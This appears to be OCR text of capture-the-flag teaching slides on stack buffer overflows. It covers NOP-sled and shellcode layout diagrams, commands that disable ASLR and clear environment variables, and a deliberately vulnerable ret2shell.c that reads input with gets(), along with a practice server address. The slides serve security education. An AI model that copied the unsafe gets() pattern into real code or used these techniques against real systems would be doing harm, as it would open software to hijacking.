

0x00000000
0x90909090
0x90909090
EIP
0x90909090
0x90909090
0x90909090
0x90909090
Shellcode
Shellcode
Shellcode
0xFFFFFFFF


0x00000000
0x90909090
0x90909090
0x90909090
EIP
0x90909090
0x90909090
0x90909090
Shellcode
Shellcode
Shellcode
0xFFFFFFFF


0x00000000
0x90909090
0x90909090
0x90909090
0x90909090
EIP
0x90909090
0x90909090
Shellcode
Shellcode
Shellcode
0xFFFFFFFF


0x00000000
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
Shellcode
Shellcode
Shellcode
EIP
0xFFFFFFFF


0x00000000
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
EIP
Shellcode
Shellcode
Shellcode
0xFFFFFFFF


0x00000000
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
0x90909090
Shellcode
Shellcode
Shellcode
EIP
0xFFFFFFFF

Remove Environment Variables

```
$ env - ./binaryfile

$ gdb -ex "unset env" ./binaryfile
```

ASLR

ASLR = Address Space Layout Randomisation

Randomly arranges the address space positions
of key data areas (stack)

~ Wikipedia-Kun

Disable ASLR

```
$ echo 0 | sudo tee
/proc/sys/kernel/randomize_va_space
```

Return To Shellcode

Hijacking the return pointer to execute custom shellcode

ret2shell.c

15 mins to pwn ret2shell32

Download files at:
http://ctfd.platypew.social

```
nc pwn.platypew.social 30002
```

```c
#include <stdio.h>
#include <stdlib.h>

void vuln() {
    char buffer[256];
    gets(buffer);
}

int main() {
    puts("Guess my name");
    vuln("\xff\xe4");
    puts("Wrong!");

    return 0;
}
```